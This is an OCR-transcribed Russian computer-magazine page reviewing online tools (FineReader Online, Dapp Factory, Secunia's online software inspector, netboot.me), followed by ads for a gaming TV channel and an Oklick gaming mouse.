


HTTP://WWW2




FINEREADER ONLINE
finereaderonline.com

Распознавать текст с отсканированного документа мне требуется нечасто, но всякий раз, когда возникает такая необходимость, приходится тратить уйму времени на поиск дистрибутива Finereader'а, его закачку и установку. Теперь же, наконец-то, можно воспользоваться онлайн-версией этого замечательно продукта. Распознавание текста осуществляется с помощью тех же самых OCR-технологий, которые используются в десктопной версии программы. FineReader Online сохраняет структуру отсканированных документов и позволяет сохранить результат в Microsoft Word, Excel и другие форматы. Вдвойне приятно, что во время бета-тестирования сервиса плату за использование никто с тебя не возьмет, правда, распознать ты сможешь лишь 10 страниц в день.




DAPP FACTORY
www.dapper.net/dapp-factory.jsp

Нереально крутой сервис, я нашел его недавно и уже знаю для него массу применений. Dapp Factory превращает любой сайт в... RSS-фид, веб-сервис или виджет на рабочий стол. Сначала с помощью специального мастера ты открываешь нужный сайт (пусть это будет поиск по блогам в Яндексе), затем переходишь там в нужное тебе место, вводишь в случае необходимости данные в формах (скажем, «журнал хакер» в строке поиска), после чего указываешь (в нашем случае на странице с результатом поиска), какие данные тебя интересуют. Достаточно кликнуть на один из повторяющихся элементов — Dapp Factory сам проанализирует страницу и выберет все аналогичные данные. Так мы легко получаем автоматически составляющийся RSS-фид, составленный из актуальных упоминаний в блогах журнала «Хакер». В RSS-фид можно оформить любые данные и с любого веб-сайта.



SECUNIA ONLINE SOFTWARE INSPECTOR
secunia.com/vulnerability_scanning/online

На наш диск мы не раз выкладывали утилиту PSI — разработку известной западной компании, занимающейся информационной безопасностью. Единственная задача этой тулзы — проверить весь установленный софт и выявить те программы, для которых необходимо установить обновления. Причем особенный упор делается на необходимость апдейта в случае обнаружения критических уязвимостей. Оказывается, в арсенале компании существует онлайн-сервис, способный выполнить аналогичную проверку прямо в браузере. Единственным условием является установленная на компьютере Java.



NETBOOT.ME
netboot.me

Этим онлайн-сервисом нельзя воспользоваться в браузере. Зато отсюда ты можешь закачать небольшой загрузочный образ и записать его на CD/DVD или USB-флешку. Загрузившись с такого образа и при наличии постоянного wired-интернета, ты можешь прямо из появившийся оболочки запускать разные приложения (в том числе для восстановления системы) и даже дистрибутивы Linux и BSD. Оболочка сама подкачивает с netboot.me нужные файлы и запускает то, что ты выберешь в загрузочном меню. Причем ты сам можешь отконфигурировать оболочку, создав аккаунт на сайте, и даже добавить в него нужные приложения и дистрибутивы, если их там по умолчанию нет. Супер вещь!

ПРОГРАММА

ТЕМЫ





*

Каждый день, 20:00

Горячие новости мира компьютерных и видеоигр
Самая свежая информация об индустрии
и репортажи с мест событий

Подробная информация
на сайте gameland.tv

* Игра Prototype

ИНФОРМАЦИЮ О ПОДКЛЮЧЕНИИ ТРЕБУЙТЕ У ВАШЕГО РЕГИОНАЛЬНОГО ОПЕРАТОРА

ТАКЖЕ В БОЛЕЕ 100 КАБЕЛЬНЫХ СЕТЕЙ РФ




















OKLICK
• Проводная лазерная мышь Oklick Z-1
• Переключение разрешения оптического сенсора 400-3200 dpi
• Колесо прокрутки в вертикальном и горизонтальном направлениях
• 2 боковые программируемые кнопки
• Полноскоростной USB-порт, частота опроса 500 МГц
• Набор грузов для регулировки массы мыши
• Встроенная память для сохранения настроек
• Специальное программное обеспечение в комплекте
Laser
Gaming Mouse
Z-1
www.oklick.ru
BEST BUY
ЖУРНАЛ
ЖЕЛЕЗО
ОДОБРЕНО
ГЕЙМЕРАМИ
100% FRESH
$/Качество
Реклама